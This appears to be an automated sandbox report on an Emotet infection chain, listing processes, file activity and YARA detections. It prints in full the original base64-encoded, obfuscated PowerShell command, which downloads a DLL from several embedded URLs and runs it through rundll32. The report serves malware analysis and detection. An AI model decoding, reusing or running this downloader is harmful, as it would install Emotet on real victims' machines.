AHsAfQB9ACQARAA3ADMAVgA9ACgAJwBRACcAKwAoACcANAAnACsAJwAyAEQA JwApACkA
Imagebase:	0x4a7e0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msg.exe PID: 1276 Parent PID: 684

General

Start time:	08:36:40
Start date:	06/01/2021
Path:	C:\Windows\System32\msg.exe
Wow64 process (32bit):	false
Commandline:	msg user /v Word experienced an error trying to open the file.
Imagebase:	0xff8a0000
File size:	26112 bytes
MD5 hash:	2214979661E779C3E3C33D4F14E6F3AC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2556 Parent PID: 684

General

Start time:	08:36:41
Start date:	06/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	POwersheLL -w hidden -ENCOD IABzAFYAIAAgACgAIgBLACIAKwAiADQANwB kACIAKQAgACAAKABbAHQAWQBQAGUAXQAoACIAewA0AH0AewAxAH0AewAwAH0 AewAzAH0AewAyAH0AIgAtAEYAJwBzACcALAAnAHkAJwAsACcAZQBjAFQAbwB yAFkAJwAsACcAVABFAG0ALgBJAG8ALgBEAEkAcgAnACwAJwBzACcAKQApACA AIAA7ACAAIAAgACAAJABXAGkAOAAgAD0AWwB0AHkAUABlAF0AKAAiAHsAMgB 9AHsAMwB9AHsANwB9AHsAMQB9AHsANAB9AHsANgB9AHsANQB9AHsAOAB9AHs AMAB9ACIALQBGACAAJwBnAFUAIgAnACwAJwAuAE4AZQB0AC4AUwBEAFIAVgA

	AMABJAGIAEQBCAGAAbwBhAEcAIgAnACwAJwAtAE4AIQBCAC4AJwBFAHAAYgA nACwAJwBTAFkAcwAnACwAJwBUAGUAJwAsACcASQAnACwAJwB0AG0AQQAnACw AJwBDAGUAUABPAEkATgAnACwAJwBtACcALAAnAE4AYQAnACkAIAA7ACAAJAB FAHIAcgBvAHIAQQBjAHQAaQBvAG4AUAByAGUAZgBlAHIAZQBuAGMAZQAgAD0 AIAAoACgAJwBTAGkAbABlAG4AdAAnACsAJwBsAHkAJwApACsAJwBDACcAKwA oACcAbwBuACcAKwAnAHQAaQAnACkAKwAnAG4AJwArACcAdQBlACcAKQA7ACQ ATwBsADkAbwBuAGsAaQA9ACQAQwAwADIAVwAgACsAIABbAGMAaABhAHIAXQA oADYANAApACAAKwAgACQAQQAwADMAUAA7ACQASAAyADcAWAA9ACgAJwBJACc AKwAoACcANgAnACsAJwA3AFEAJwApACkAOwAgACAAKABnAGkAIAAoACIAVgB hAFIAIgArACIAaQBBAEIATABlADoAawAiACsAIgA0ADcAZAAiACkAIAAgACkALgB2AGEAT AB1AGUAOgA6ACIAQwByAEUAYABBAGAAVABgAEUARABJAFIAZQBDAFQAYABPA FIAeQAiACgAJABIAE8ATQBFACAAKwAgACgAKAAnAHsAJwArACcAMAAnACsAJ wB9AE4AcwAnACsAJwBwACcAKwAnAHoAdgBzAGcAewAnACsAJwAwAH0AJwArA CcAUwBqAF8AZAB3AGcAcwB7ACcAKwAnADAAfQAnACkAIAAgAC0AZgAgAFsAQ wBIAEEAUgBdADkAMgApACkAOwAkAFQANAA4AEsAPQAoACcASAAnACsAKAAnA DYAMQAnACsAJwBEACcAKQApADsAIAAgACQAVwBpADgAOgA6ACIAcwBlAGMAd QBSAGkAdABgAHkAcAByAE8AYABUAGAAbwBjAG8ATAAiACAAPQAgACgAKAAnA FQAbAAnACsAJwBzACcAKQArACcAMQAyACcAKQA7ACQAQwA1ADkATQA9ACgAK AAnAE0AJwArACcAMgA0ACcAKQArACcAUAAnACkAOwAkAFgAbQBtAGgAawBlA GQAIAA9ACAAKAAoACcAUgAnACsAJwAzADEAJwApACsAJwBOACcAKQA7ACQAQ QA2ADkASQA9ACgAKAAnAFAAXwAnACsAJwA2ACcAKQArACcAQgAnACkAOwAkA FEAMgB5AGcAOQBnAF8APQAkAEgATwBNAEUAKwAoACgAKAAnADEAJwArACcAd wByACcAKQArACgAJwBOAHMAJwArACcAcAB6ACcAKQArACgAJwB2ACcAKwAnA HMAZwAnACkAKwAnADEAdwAnACsAKAAnAHIAUwAnACsAJwBqAF8AJwArACcAZ AB3ACcAKwAnAGcAcwAxAHcAcgAnACkAKQAuACIAcgBFAHAAYABsAEEAYwBlA CIAKAAoAFsAQwBoAGEAcgBdADQAOQArAFsAQwBoAGEAcgBdADEAMQA5ACsAW wBDAGgAYQByAF0AMQAxADQAKQAsACcAXAAnACkAKQArACQAWABtAG0AaABrA GUAZAArACgAKAAnAC4AZAAnACsAJwBsACcAKQArACcAbAAnACkAOwAkAFUAM wA5AFIAPQAoACcATQAwACcAKwAnADEAUAAnACkAOwAkAFEAYwBlAGMAaAA0A GgAPQAoACcAXQBhACcAKwAoACcAbgAnACsAJwB3AFsAMwA6AC8ALwAnACkAK wAoACcAdwAnACsAJwBwAHMAJwApACsAJwBhACcAKwAnAHAAawAnACsAKAAnA C4AYwBvACcAKwAnAG0ALwB3AHAALQAnACsAJwBhAGQAJwArACcAbQBpACcAK QArACgAJwBuAC8AdgAnACsAJwAvAEAAJwApACsAJwBdACcAKwAoACcAYQBuA HcAJwArACcAWwAzACcAKwAnADoALwAvAHMAJwApACsAKAAnAG8AZgBzAHUAJ wArACcAaQAnACkAKwAnAHQAZQAnACsAKAAnAC4AYwAnACsAJwBvACcAKQArA CcAbQAvACcAKwAnAHcAcAAnACsAKAAnAC0AaQAnACsAJwBuAGMAJwApACsAK AAnAGwAdQBkACcAKwAnAGUAJwApACsAJwBzAC8AJwArACgAJwAyAGoAbQAzA G4AJwArACcASQBrAC8AJwArACcAQAAnACkAKwAoACcAXQBhACcAKwAnAG4Ad wBbACcAKQArACcAMwAnACsAKAAnADoALwAvAHYAZQB0AGUAcgAnACsAJwBpA G4AYQByAGkAYQAnACsAJwBkACcAKQArACgAJwByAHAAJwArACcAbwBwACcAK QArACgAJwB1AGkALgBjAG8AJwArACcAbQAnACkAKwAoACcALwAnACsAJwBjA G8AJwApACsAJwBuACcAKwAnAHQAZQAnACsAKAAnAG4AdAAnACsAJwAvADUAZ gAnACkAKwAnADEAJwArACcAOABRACcAKwAnAC8AJwArACcAQAAnACsAKAAnA F0AYQAnACsAJwBuACcAKQArACcAdwAnACsAKAAnAFsAMwA6ACcAKwAnAC8AL wBzAGgAJwArACcAbwBwACcAKwAnAC4AJwApACsAJwBlAGwAJwArACcAZQAnA CsAKAAnAG0AZQBuACcAKwAnAHMAbAAnACsAJwBpACcAKQArACgAJwBkACcAK wAnAGUALgAnACkAKwAoACcAYwBvAG0AJwArACcALwAnACkAKwAnAHcAcAAnA CsAJwAtAGMAJwArACcAbwAnACsAKAAnAG4AJwArACcAdABlAG4AdAAnACkAK wAoACcALwAnACsAJwBuAC8AJwArACcAQABdAGEAbgAnACkAKwAoACcAdwBbA DMAJwArACcAOgAvAC8AJwApACsAJwBrACcAKwAoACcAaAAnACsAJwBhAG4AJ wApACsAKAAnAGgAJwArACcAaABvACcAKQArACgAJwBhAGgAbwAnACsAJwBtA CcAKQArACgAJwBuAGEAeQAuAG4AZQAnACsAJwB0AC8AJwArACcAdwBvAHIAZ ABwACcAKQArACgAJwByAGUAJwArACcAcwAnACkAKwAoACcAcwAvACcAKwAnA EMAJwApACsAKAAnAEcATQBDAC8AQAAnACsAJwBdACcAKQArACcAYQBuACcAK wAnAHcAJwArACgAJwBbADMAOgAvACcAKwAnAC8AJwApACsAKAAnAGMAYQAnA CsAJwBtACcAKQArACgAJwBwAHUAJwArACcAcwBlACcAKwAnAHgAcABvACcAK wAnAC4AbwByAGcALwBkAGUAJwApACsAJwBwACcAKwAoACcAYQByACcAKwAnA HQAbQBlAG4AJwApACsAJwB0ACcAKwAoACcALQAnACsAJwBvAGYALQBvAGQAa ABtACcAKQArACgAJwBtAGsAZAAvADkANQBlAFgAJwArACcAWgAnACsAJwBZA CcAKQArACgAJwAvAEAAXQBhAG4AdwBbACcAKwAnADMAcwA6AC8ALwBnACcAK wAnAHUAcgAnACsAJwB6AHQAYQAnACsAJwBjAC4AdwB0AGMAJwArACcAaABlA CcAKQArACcAdgBhACcAKwAnAGwAJwArACcAaQBlACcAKwAnAHIAJwArACcAL gBjACcAKwAnAG8AJwArACgAJwBtAC8AJwArACcAdwBwACcAKwAnAC0AYwAnA CkAKwAoACcAbwBuAHQAJwArACcAZQBuAHQAJwApACsAKAAnAC8AWQB6ACcAK wAnAFoAJwApACsAKAAnADYAJwArACcAWQBaAC8AJwApACkALgAiAHIAZQBQA GAATABhAEMARQAiACgAKAAnAF0AYQAnACsAKAAnAG4AdwAnACsAJwBbADMAJ wApACkALAAoAFsAYQByAHIAYQB5AF0AKAAnAHMAZAAnACwAJwBzAHcAJwApA CwAKAAoACcAaAAnACsAJwB0AHQAJwApACsAJwBwACcAKQAsACcAMwBkACcAK QBbADEAXQApAC4AIgBTAFAAYABsAEkAdAAiACgAJABYADQAMQBQACAAKwAgA CQATwBsADkAbwBuAGsAaQAgACsAIAAkAEYAMgAxAEQAKQA7ACQATgAzADIAR QA9ACgAKAAnAFUAOAAnACsAJwA4ACcAKQArACcATgAnACkAOwBmAG8AcgBlA GEAYwBoACAAKAAkAEkAMQA0ADUAcQBzAGwAIABpAG4AIAAkAFEAYwBlAGMAa AA0AGgAKQB7AHQAcgB5AHsAKAAuACgAJwBOAGUAdwAtACcAKwAnAE8AJwArA CcAYgBqAGUAYwB0ACcAKQAgAHMAWQBzAFQAZQBtAC4ATgBlAHQALgBXAGUAQ gBDAEwASQBlAE4AVAApAC4AIgBkAG8AYABXAE4AbABvAGEARABmAGAAaQBMA GUAIgAoACQASQAxADQANQBxAHMAbAAsACAAJABRADIAeQBnADkAZwBfACkAO wAkAEQAMAA4AFUAPQAoACgAJwBlACcAKwAnADQAOAAnACkAKwAnAEsAJwApA DsASQBmACAAKAAoAC4AKAAnAEcAZQAnACsAJwB0AC0AJwArACcASQB0AGUAb QAnACkAIAAkAFEAMgB5AGcAOQBnAF8AKQAuACIATABFAG4AZwBgAFQAaAAiA CAALQBnAGUAIAAzADAAMgA5ADkAKQAgAHsALgAoACcAcgB1ACcAKwAnAG4AZ ABsAGwAMwAnACsAJwAyACcAKQAgACQAUQAyAHkAZwA5AGcAXwAsACgAKAAnA EMAbwAnACsAJwBuAHQAJwApACsAKAAnAHIAbwAnACsAJwBsAF8AJwApACsAK AAnAFIAJwArACcAdQBuACcAKQArACcARAAnACsAJwBMAEwAJwApAC4AIgB0A GAATwBzAHQAcgBpAGAATgBHACIAKAApADsAJABEADYANwBIAD0AKAAnAEsAM wAnACsAJwBfAEsAJwApADsAYgByAGUAYQBrADsAJABZADUANABFAD0AKAAnA EIAJwArACgAJwA3ADYAJwArACcASwAnACkAKQB9AH0AYwBhAHQAYwBoAHsAf QB9ACQARAA3ADMAVgA9ACgAJwBRACcAKwAoACcANAAnACsAJwAyAEQAJwApACkA
Imagebase:	0x13f2d0000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2104426345.0000000000356000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2104546629.0000000001CC6000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Nspzvsg	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE8B0BEC7	CreateDirectoryW
C:\Users\user\Nspzvsg\Sj_dwgs	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE8B0BEC7	CreateDirectoryW
C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	5	7FEE8B0BEC7	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll	success or wait	2	7FEE8B0BEC7	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll	unknown	4096	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 36 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20	<!DOCTYPE html>. [if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->. [if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->. [if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->. [if gt IE	success or wait	9	7FEE8B0BEC7	WriteFile
C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll	unknown	212	0a 20 20 20 20 0a 20 20 20 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 21 2d 2d 20 2f 2e 65 72 72 6f 72 2d 66 6f 6f 74 65 72 20 2d 2d 3e 0a 0a 0a 20 20 20 20 3c 2f 64 69 76 3e 3c 21 2d 2d 20 2f 23 63 66 2d 65 72 72 6f 72 2d 64 65 74 61 69 6c 73 20 2d 2d 3e 0a 20 20 20 3c 2f 64 69 76 3e 3c 21 2d 2d 20 2f 23 63 66 2d 77 72 61 70 70 65 72 20 2d 2d 3e 0a 0a 20 20 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 0a 20 20 77 69 6e 64 6f 77 2e 5f 63 66 5f 74 72 61 6e 73 6c 61 74 69 6f 6e 20 3d 20 7b 7d 3b 0a 20 20 0a 20 20 0a 3c 2f 73 63 72 69 70 74 3e 0a 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a	. . </p>. /.error-footer -->... /#cf-error-details -->. /#cf-wrapper -->.. <script type="text/javascr<wbr>ipt">. window._cf_translation = {};. . .</scr<wbr>ipt>.. </body>.</html>.	success or wait	2	7FEE8B0BEC7	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll	unknown	7639	c7 05 90 2f 01 10 09 04 00 c0 c7 05 94 2f 01 10 01 00 00 00 c7 05 a0 2f 01 10 01 00 00 00 6a 04 58 6b c0 00 c7 80 a4 2f 01 10 02 00 00 00 6a 04 58 6b c0 00 8b 0d 58 21 01 10 89 4c 05 f8 6a 04 58 c1 e0 00 8b 0d 5c 21 01 10 89 4c 05 f8 68 78 e4 00 10 e8 cc fe ff ff c9 c3 55 8b ec 83 25 b0 32 01 10 00 83 ec 10 53 33 db 43 09 1d 98 21 01 10 6a 0a e8 ba 7f 00 00 85 c0 0f 84 0e 01 00 00 33 c9 8b c3 89 1d b0 32 01 10 0f a2 56 8b 35 98 21 01 10 57 8d 7d f0 83 ce 02 89 07 89 5f 04 89 4f 08 89 57 0c f7 45 f8 00 00 10 00 89 35 98 21 01 10 74 13 83 ce 04 c7 05 b0 32 01 10 02 00 00 00 89 35 98 21 01 10 f7 45 f8 00 00 00 10 74 13 83 ce 08 c7 05 b0 32 01 10 03 00 00 00 89 35 98 21 01 10 6a 07 33 c9 58 0f a2 8d 75 f0 89 06 89 5e 04 89 4e 08 89 56 0c f7 45 f4 00 02 00 00	.../...../...../..... j.Xk...../.....j.Xk....X!...L ..j.X.....\!...L..hx..... U...%.2.....S3.C...!..j..... .....3.....2....V.5.!..W.} ....._...O..W..E.....5.!..t. .....2.....5.!...E.....t... ....2.....5.!..j.3.X...u.... ^..N..V..E.....	success or wait	8	7FEE8B0BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE8975208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE8975208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE8A9A287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	62	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE8B0BEC7	ReadFile

Copyright null 2021

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE8A669DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE8A669DF	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE8B0BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE8B0BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	4096	success or wait	1	7FEE8A669DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	7FEE8A669DF	unknown

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2332 Parent PID: 2556

General

Start time:	08:36:48
Start date:	06/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll Control_RunDLL
Imagebase:	0xff5b0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll	unknown	64	success or wait	1	FF5B27D0	ReadFile
C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll	unknown	264	success or wait	1	FF5B281C	ReadFile

Analysis Process: rundll32.exe PID: 2824 Parent PID: 2332

General

Start time:	08:36:49
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll Control_RunDLL
Imagebase:	0x860000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2106729405.00000000001D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2106829948.0000000000231000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2712 Parent PID: 2824

General

Start time:	08:36:49
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Czsbnlmzhou\heljhxhmap.nib',Control_RunDLL
Imagebase:	0x860000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2108163281.00000000001C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2108276475.00000000001E1000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2932 Parent PID: 2712

General

Start time:	08:36:50
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe

Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Tshsltpdkbydgac\umncisajimhcut.zje',Control_RunDLL
Imagebase:	0x860000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2109384640.00000000001D1000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2109344000.00000000001B0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2488 Parent PID: 2932

General

Start time:	08:36:51
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Nrnhwjwgkqopncg\hahzpwlqhuedal.zvs',Control_RunDLL
Imagebase:	0x860000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2111315259.0000000000271000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2111186351.0000000000230000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2904 Parent PID: 2488

General

Start time:	08:36:51
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Wcuhm\nost.bdw',Control_RunDLL
Imagebase:	0x860000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2112888635.0000000000180000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2112953957.00000000001A1000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2856 Parent PID: 2904

General

Start time:	08:36:52
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Omzikkfxzmn\texvcnoeud.iob',Control_RunDLL
Imagebase:	0x860000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
